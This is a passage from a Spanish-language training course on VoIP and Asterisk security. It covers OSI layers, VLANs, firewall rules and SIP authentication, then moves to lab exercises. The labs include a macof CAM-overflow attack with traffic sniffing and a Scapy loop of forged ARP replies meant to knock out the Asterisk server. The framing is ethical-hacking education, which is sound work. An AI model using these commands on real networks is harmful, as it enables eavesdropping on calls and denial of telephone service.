Introducción

Hoy en día es difícil que una empresa se resista a los beneficios y valor añadido que puede aportar la Voz sobre IP. La VoIP nos ofrece un enorme ahorro de costes frente a la telefonía tradicional que está atada a marcas. Esta tecnología nos permite buscar las tarifas de voz competitivas y además nos aporta dinamismo y la capacidad de adaptar la telefonía a los procesos específicos de nuestra empresa.

Es importante tener en cuenta que igual que el resto de nuestros servicios informáticos, ya sea el de correo, el servidor de ficheros, web o FTP, es un servicio es susceptible al uso mal intencionado, así que es recomendable invertir parte de nuestros esfuerzos en garantizar un uso legítimo del servicio.

La intención de este curso es la de presentar los elementos y conceptos básicos implicados en una comunicación VoIP usando como plataforma el software GPL Asterisk. No vamos a tratar de profundizar en ellos, el objetivo es describirlos y sentar las bases para poder comprender cuales son los vectores de ataque típicos y en que se basan esos ataques..

Tanto Asterisk como los elementos necesarios para ofrecer el servicio de VoIP responden a la abstracción de los sistemas abiertos que está descrita en el modelo OSI, así que usaremos esa misma abstracción para ir presentando y ordenando los riesgos, medidas y contra-medidas en cada una de esas capas.

No hay que tomar la información que se presenta como la forma única e inequívoca de cerciorarnos que nuestro sistema es seguro, ya que tanto el software implicado como los métodos y elementos que componen este tipo de redes de datos están sujetos a un cambio rápido y constante. Nunca podemos tener una garantía absoluta sobre la seguridad. Partiendo de esta premisa nos pondremos en el lado del Hacker Ético y realizaremos tareas de pentesting contra distintas versiones de Asterisk y configuraciones del hardware implicado, esto nos servirá para para ilustrar que tipos de ataque y como podemos protegernos de estos lo mejor posible.

Índice de contenido

Generalidades

Primero debemos tomar contacto con conceptos y generalidades que vamos a ir tocando a lo largo del monográfico. En este apartado vamos a ver, sin profundizar demasiado, los distintos conceptos y elementos que intervienen en el servicio de VoIP

- Que es el modelo OSI
- Que es y para que sirve un switch
- Que son y para que sirven las VLAN
- Que es y para que sirve un Firewall
- Que es y como funciona el protocolo SIP
- Elementos que intervienen en una comunicación VoIP


1. El modelo OSI

El modelo de interconexión de sistemas abiertos, también llamado OSI (en inglés *open system interconnection*) es el modelo de red descriptivo creado por la Organización Internacional para la Estandarización en el año 1984. Es decir, es un marco de referencia para la definición de arquitecturas de interconexión de sistemas de comunicaciones.

2. Que es y para que sirve un switch

Un conmutador o *switch* es un dispositivo digital de lógica de interconexión de redes de computadores que opera en la capa de enlace de datos del modelo OSI. Su función es interconectar dos o más segmentos de red, pasando datos de un segmento a otro de acuerdo con la dirección MAC de destino de las tramas.

La dirección MAC es un identificador para el interfaz de red, que nos va a permitir identificar un equipo. Los switch mantienen una tabla interna (CAM) en que almacenan las direcciones de red de la capa 2 o MAC, boca en la que están conectadas.



3. Que son y para que sirven las VLAN

Una VLAN (acrónimo de *virtual LAN*, «red de área local virtual») es un método de crear redes lógicamente independientes dentro de una misma red física. Varias VLANs pueden coexistir en un único conmutador. Son útiles para reducir el tamaño del dominio de difusión y ayudan en la administración de la red separando segmentos lógicos de una red de área local (como departamentos de una empresa) que no deberían intercambiar datos usando la red local.

Las VLAN se gestionan dentro de la capa 2 y 3 del modelo OSI y para el caso específico de los servicios de VoIP nos sirve para separar los dominios de difusión de la red de ordenadores y de la red de voz. Esto reducirá colisiones, mejorando el rendimiento de la red y nos permitirá no difundir la voz en la red de datos y viceversa.

No todos los switch soportan esta funcionalidad, y aunque los sistemas operativos nos permiten fijar el TAG como describe el protocolo de etiquetado 802.1Q, implementar las VLAN de este monto no será tan eficiente ni seguro como podemos conseguir configurando las VLAN en el propio switch o usando conmutadores de nivel 3 (routers).

4. Que es y para que sirve un Firewall

Un cortafuegos (*firewall* en inglés) es una parte de un sistema o una red que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas.

Se trata de un dispositivo o conjunto de dispositivos configurados para permitir, limitar, cifrar, descifrar, el tráfico entre los diferentes ámbitos sobre la base de un conjunto de normas y otros criterios.

Por regla general funcionan a nivel de red (capa 3 del modelo OSI, capa 2 del stack de protocolos TCP/IP) como filtro de paquetes IP. A este nivel se pueden realizar filtros según los distintos campos de los paquetes IP: dirección IP origen, dirección IP destino. A menudo en este tipo de cortafuegos se permiten filtrados según campos de nivel de

transporte (capa 3 TCP/IP, capa 4 Modelo OSI), como el puerto origen y destino, o a nivel de enlace de datos como la dirección MAC.

Para implementar un firewall robusto en el sistema operativo Linux nos serviremos de las siguientes herramientas de usuario :

Iptables : Nos permite establecer reglas para la capa 3, 4
Arptables : Nos permite establecer reglas para la capa 2
Ebtables : Nos permite establecer reglas para interfaces de tipo bridge en la capa 2, 3, 4

Estas herramientas se basan en la clasificación de los paquetes que entran y salen de un interfaz de red dentro de las llamadas cadenas. Hay tres cadenas básicas comunes para iptables y ebtables, INPUT, FORWARD, OUTPUT. En el caso de artables solo usamos INPUT y OUTPUT.

INPUT : Cadena que se aplica al trafico que llega al interfaz
OUTPUT : Cadena que se aplica al trafico que sale del interfaz
FORWARD : Cadena que se aplica al trafico que cruza el interfaz

Para ilustrar estas tres cadenas pondremos un ejemplo enmarcado en la capa 3 (Capa IP)

Tenemos un equipo con dos interfaces de red :

ETH0 : configurado con la IP 192.168.1.1/24
ETH1 : configurado con la IP 192.168.2.1/24


Vamos a poner dos casos de un paquete que llega y uno que sale del interfaz ETH0 para ilustrar por que cadena se tratará cada uno de esos paquetes.

Entra un paquete con la IP origen 192.168.1.2 y con destino a la IP 192.168.1. Este será tratado por las reglas en la cadena INPUT

Entra un paquete con la IP origen 192.168.1.2 y con destino a la IP 192.168.2.1. Este paquete se tratará con los reglas definidas para la cadena FORWARD

Sale un paquete del interfaz ETH0 con destino 192.168.1.2. Este paquete se tratará con las reglas definidas en la cadena OUTPUT.

El siguiente gráfico intenta ilustrar por que cadena pasará un paquete en función del origen y destino al que esté dirigido en la capa IP.



Cuando un paquete pasa por las reglas definidas en las cadenas, podremos enviarlo a un TARGET. Los TARGET típicos son ACCEPT, DROP, QUEUE y RETURN.

ACCEPT : Acepta el paquete

DROP : Descarta el paquete

QUEUE : Pasa el paquete al espacio de usuario donde debería haber una aplicación esperando ese tráfico. Si no la hubiera se descarta.

RETURN : Devuelve el paquete y el destino del paquete lo marcará el TARGET definido en esa regla. Por ejemplo, si es un paquete pasando por INPUT, y esa cadena por defecto usara el TARGET DROP, el paquete sería descartado.

Una vez un el paquete es capaz de pasar las reglas definidas en la cadena por la que ha pasado es devuelto al flujo normal y es rutado mediante las tablas de rutas definidas en el sistema operativo.

El aspecto de las reglas de una cadena INPUT podría parecerse a :

```
Chain INPUT (policy DROP 0 packets, 0 bytes)
 pkts   bytes target              prot  opt   in        out      source              destination
    2   100 ACCEPT               all    --     lo       any     anywhere            anywhere
28228   36M PROT_ALLW            all    --     any      any     anywhere            anywhere
28228   36M SHUN                 all    --    any      any     anywhere             anywhere
28228   36M IN_FIREWALL          all    --     any      any     anywhere             anywhere
       0       0 DROP            all    --     any      any     anywhere             anywhere
```

En el ejemplo vemos bajo la etiqueta TARGET que estamos enviando el tráfico a destinos que no habíamos presentado. La causa es que iptables nos permite definir destinos o TARGETS propios adicionales a los por defecto.

iptables -N mis_reglas

y añadir reglas a nuestro TARGET o destino

iptables -A mis_reglas -i eth0 -s 192.168.1.0/24 -j ACCEPT

Otros ejemplos de reglas en iptables :

iptables -P FORWARD -j DROP
iptables -A FORWARD -i eth0 -d 192.168.2.0/24 -j ACCEPT

Todos los paquetes que quieran cruzar entre interfaces serán descartados, excepto aquellos que lleguen por el interfaz eth0 con destino una IP de la subred 192.168.2.0/24

En un bridge podríamos aplicar una regla :

ebtables -P FORWARD -j DROP
ebtables -A FORWARD -s 192.168.1.0/24 -d 192.168.2.0/24 -j ACCEPT

Todos los paquetes que quieran cruzar entre interfaces serán descartados, excepto aquellos que tengan IP de la subred 192.168.1.0/24 y tengan como destino la subred 192.168.2.0/24

Así mismo podemos aplicar reglas para las MAC en ARP (capa 2)

arptables -P INPUT DROP
arptables -A INPUT --source-mac aa:bb:cc:dd:ee:ff -j ACCEPT

Todos las peticiones ARP serán descartadas, excepto aquellas que provengan de la MAC aa:bb:cc:dd:ee:ff.

Ejemplo de un script Iptables controlando el accesio SIP típico de asterisk

```
#!/bin/sh

IPT=`which iptables`

$IPT -F # Vacia todas las cadenas
$IPT -X # Elimina todas las cadenas

VoIPORTS="5060 10000:20000"
LOCALIP="192.168.255.123"
ALLOWIP="1.1.1.1 2.2.2.2 192.168.255.0/24"

for PORT in $VoIPORTS
do
  $IPT -A INPUT -p udp --dport $PORT -m state --state NEW -j LOG --log-prefix "IPT(SIP - BLOCK):"
  $IPT -A INPUT -p udp --dport $PORT -m state --state NEW -j DROP
done

for PORT in $VoIPORTS
do
  for ip in $LOCALIP
  do
    for VOIPS in $ALLOWIP
    do
      $IPT -A INPUT -p udp -d $ip --dport $PORT -s $VOIPS -m state --state NEW -j ACCEPT
    done
  done
done
```

5. Que es y como funciona el protocolo SIP

SIP (Session Initiation Protocol) se encuentra definido en el RFC 3261

El protocolo SIP es un protocolo como HTTP o SMTP, que trabaja en la capa de aplicación (7) del modelo OSI. Fue diseñado por el IETF (Internet Engineering Task Force) con el concepto de "caja de herramientas", es decir, el protocolo SIP se vale de las funciones aportadas por otros protocolos, que da por hechas y no vuelve a desarrollar. Debido a este concepto, SIP funciona en colaboración con otros muchos protocolos. El protocolo SIP se concentra en el establecimiento, modificación y terminación de las sesiones, y se complementa entre otros con el SDP, que describe el contenido multimedia de la sesión, por ejemplo qué direcciones IP, puertos y Códecs se usarán durante la comunicación. También se complementa con el RTP (*Real-time Transport Protocol*). RTP es el verdadero portador para el contenido de voz y vídeo que intercambian los participantes en una sesión establecida por SIP

Típicamente SIP usa el puerto 5060 UDP para la señalización y un rango suficientemente grande para transportar el RTP, Asterisk por defecto usa los puertos del 10000 al 20000 UDP. Cada llamada SIP requiere 2 puertos RTP.

Las funciones básicas del protocolo incluyen:

- Determinar la ubicación de los usuarios, aportando movilidad.
- Establecer, modificar y terminar sesiones entre usuarios.

La idea de SIP se asemeja mucho al del protocolo HTTP y SMTP, ya que para alcanzar a un usuario SIP bastaría con llamarle mediante una dirección del estilo :

sip:capatres@sip.capatres.com


En una comunicación SIP intervienen necesariamente dos UA (User Agent). Un UA es cada uno de los teléfonos. Los UA se comportan como clientes (UAC: *User Agent Clients*) y como servidores (*UAS: User Agent Servers*). Son UAC cuando realizan una petición y son UAS cuando la reciben. Por esto los agentes de usuario deben implementar un UAC y un UAS.

Asterisk es un B2BUA (Back 2 Back User Agent)


Un B2BUA es un elemento de red lógico para aplicaciones SIP. Estos elementos actúan entre los dos puntos finales (llamante y llamado) y dividen la comunicación en dos partes, gestionando la señalización entre ellos desde el principio. Asterisk nos permiten extender funcionalidades que no están contempladas en el protocolo como tal. Por ejemplo nos permite implementar IVRs, realizar facturación de las llamadas, conmutar a los usuarios SIP con otras redes de voz (telefonía tradicional u otros protocolos como IAX2, H323 o MGCP).

Señalización SIP y métodos

Como hemos comentado el protocolo SIP se basa en una serie de mensajes de señalización que van a marcar el curso de toda la llamada. Vamos a ilustrar una típica llamada entre dos UA



Vamos a ver la estructura interna de un INVITE capturado con wireshark.



Request-Line-URI:

Nos indica que es un INVITE, a quien va dirigido y la versión del protocolo que estamos usando

Via:

Nos indica el path desde el que viene el paquete. Cada proxy que interviene en la comunicación añade un Via a la cabecera. El paquete de vuelta solo necesita hacer el recorrido de los Via del revés

From:

Nos indica el contacto de origen, el usuario que ha emitido el mensaje

To:

Nos indica el destinatario, el usuario destino del mensaje

Contact:

Contiene el URI que debe puede ser usado para ponerse en contacto con el emisor del mensaje. Contiene la dirección y puerto donde el emisor espera los siguientes mensajes.


Allow:

Este campo se compone se una lista de los métodos SIP que soporta el dispositivo que manda el paquete.

INVITE es uno de los métodos, pero SIP soporta varios métodos, mediante los cuales, los distintos dispositivos con capaces de conocer el estado y establecimiento flujo de una llamada. Los 6 métodos mas típicos son :

INVITE, ACK, CANCEL, BYE, CANCEL, REGISTER y OPTIONS

SIP usa como método de autenticación el desafío HTTP descrito en el rfc2617. Es posible usar usuarios y contraseñas en texto plano, pero en general nos encontraremos el uso de hashes MD5. Vamos a ilustrar el flow en el método SIP REGISTER, que permite al proxy saber donde encontrar a un UA.



Respondiendo al desafío :

1) MD5(usuario:realm:contraseña)
2) MD5(REGISTER)
3) MD5(1:nonce:2)

echo -n 777:asterisk:777 | md5sum
echo -n REGISTER:sip:192.168.1.10 | md5sum
echo -n 5f437a2988527916009d0408b14687e9:446377f8:07b9f339857c70e440eae2dfbd05a2fe | md5sum
RESPONSE : 77b84dbfcfb2ba16a97607775f932714

6. Elementos en una comunicación VoIP

Para disfrutar de una conversación SIP entre dos puntos usando Asterisk vamos a necesitar varios elementos. Por un lado dos UA, ya sean teléfonos IP, ATA a los que conectemos teléfonos analógicos o softphones corriendo en los PC. También es necesario que tengamos un servidor Asterisk, bien compilado nosotros desde los fuentes, usando una distribución "enlatada" como son AsteriskNow, Elastix o una appliance embebida como las de comercializan Swichvoice o ATCOM, que son Asterisk preparados para ejecutarse en DSP blackfin, corriendo un sistema operativo uClinux.

Aparte de esto vamos a necesitar un switch al que conectar todos estos elementos. Tener correctamente configurada las IP de los equipos y configurar nuestros UA. Cada uno deberá disponer de su cuenta SIP y estar registrado contra Asterisk. Una vez tengamos todo esto solo nos hará falta marcar el número de destino.

Riesgos y vectores de ataque

En el mundo de la seguridad de llama vector de ataque a cada uno de los modos de que dispone un usuario mal intencionado para intentar abusar de nuestro sistema de información.

Los riesgos mas típicos a los que estemos expuestos son :

- DoS (denegación de servicio)
- Espía de nuestras comunicaciones/informaciones privadas
- Robo de credenciales para su uso posterior
- Inyección de tráfico no autorizado

1. Los servicios relacionados

Aunque vayamos a centrarnos en la seguridad sobre servidores de VoIP Asterisk, es muy importante no perder de vista todos los otros servicios que tenemos activos en nuestro servidor.

Habitualmente los servidores de VoIP tienden a incorporar una serie de servicios que los complementan. Por ejemplo SSH para administrar el sistema operativo, un servidor web con un panel desde el que se administra el entorno o servidores TFTP para el despliegue masivo de configuraciones de los teléfonos.

Es importante mantener una política de contraseñas robusta y limitar en la medida de lo posible el acceso no autorizado implementando unas buenas políticas de firewall. Así mismo es importante estar pendiente de las actualizaciones de seguridad del sistema operativo y todos los servicios que estén corriendo en la máquina. Hay que tener en cuenta que un bug en una aplicación web, o un usuario por defecto pueden llegar a permitir el control total del sistema.

2. Seguridad en la Capa 2

Según el FBI, el 80% de los ataques provienen del interior de la organización. Esto hace imperativo que el acceso a los puertos de red estén lo mejor protegidos posible.

Desde la capa 2, un usuario malintencionado puede comprometer la integridad de todo el entorno de forma sencilla. Los ataques en esta capa suelen consistir en los siguientes :

Ataques de tipo ARP

- CAM overflow
- ARP Spoofing
- DoS
- Man In The Middle
- HiJacking

Tras hacer un repaso de este tipo de ataques plantearemos unas posibles soluciones

Ataques a la VLAN

- VLAN Hopping
- Doble Encapsulado de VLAN
- VLAN trunking protocol


Después veremos algunas posibles soluciones

Ataques de tipo ARP

Este tipo de ataques se basan en abusar del protocolo ARP con el fines de espía, intercepción e inyección de tráfico. Este tipo de ataques son muy eficaces.

CAM Overflow

Consiste en desbordar la tabla CAM que definíamos en anteriormente. Una vez el switch queda sin recursos para asignar las nuevas peticiones a las distintas MAC/Puerto, el switch entero empieza a comportarse como un HUB, donde todo el tráfico es enviado a todos los puertos. De este modo el atacante podrá inspeccionar el tráfico de la red, saltando las limitaciones que implica una red switcheada, donde cada puerto habla de origen a destino y solo se difunde a todos los puertos el tráfico a broadcast.



Laboratorio CAM OverFlow

Para lanzar un ataque de CAM overflow podemos servirnos del programa macof, que viene con el paquete dsniff junto con otras herramientas para el análisis de seguridad. Existe otra herramienta llamada arppoison que servirá a los mismos fines, pero dispone de menos posibilidades de configuración.

Dados 3 equipos

Host A : 10.13.13.1 (equipo 1)
Host B : 10.13.13.2 (equipo 2)
Host C : 10.13.13.3 (atacante)

Todos están conectados a un switch que gestiona la capa dos. En nuestro caso es un switch de ALLNET de 24 bocas, modelo ALL8844WMP.

Host C
lanza el ataque :

macof -i eth0 -s 1.2.3.4
tcpdump -i eth0 host not 1.2.3.4

Host A

El usuario descarga un contenido Web

wget 10.13.13.2

- El atacante verá :

19:17:35.900212 IP 10.13.13.1.53869 > 10.13.13.2.80: Flags [S], seq 910124412, win 14600, options [mss 1460,sackOK,TS val 3852013 ecr 0,nop,wscale 6], length 0

Host B
El usuario B abre una sesión telnet con A


telnet 10.13.13.1

- El atacante verá :

19:18:40.866327 IP 10.13.13.2.58015 > 10.13.131.23: Flags [S], seq 2857400144, win 14600, options [mss 1460,sackOK,TS val 1947348 ecr 0,nop,wscale 4], length 0

ARPSpoofing

Para comprender mejor el ARPSpoofing vamos a ilustrar como funciona ARP y como nos sirve para la encapsulación de otros protocolos.



El ARPSpoofing consiste en envirar constantemente respuestas ARP de una IP elegida. Este ataque se basa en el hecho que cuando otro equipo de la red pregunta a broadcast (ff:ff:ff:ff:ff:ff) por la MAC que corresponde a esa IP, se encuentra como respuesta la MAC de nuestro dispositivo, pasando por delante de la del equipo legítimo. El equipo que ha hecho la consulta guardada nuestra MAC en su tabla ARP, una vez hecho esto hemos suplantado el equipo y a partir de ese momento recibimos los paquetes que deberían haberse dirigido hacia la IP de la víctima.

Esta tipo de ataque es la base de los demás que vamos a ir viendo, es una palanca con la que forzar la seguridad y permitir a un atacante efectuar acciones mas elaboradas.

Denegación de servicio (DoS)

Una forma de denegar el servicio sería inyectar tráfico en la capa dos, anunciando que la IP del servidor Asterisk está en una MAC inexistente. Es fácil deducir que pasará con las extensiones registradas y los intentos de las llamadas.

En este punto vamos a presentar ScaPY. Esta herramienta nos proporciona una shell python capaz de confeccionar paquetes de red a medida y de forma interactiva. Su librería ofrece un torrente de protocolos junto a la posibilidad de inyectar y recibir tráfico de las capas 2 y 3.

Vamos a aprovechar sus bondades (o maldades según se mire) para provocar un DoS en el servicio de voz.

Laboratorio DoS

scapy

```
p=Ether(dst="ff:ff:ff:ff:ff:ff",
src="00:11:22:33:44:55")/ARP(psrc="192.168.1.1",
hwsrc="00:11:22:33:44:55", op=2)

sendp(p, loop=1)
```

Este sencillo código generará un loop ininterrumpido de paquetes ARP Reply anunciando que la ip 192.168,1,1 pertenece a la MAC 00:11:22:33:44:55, que no existe.

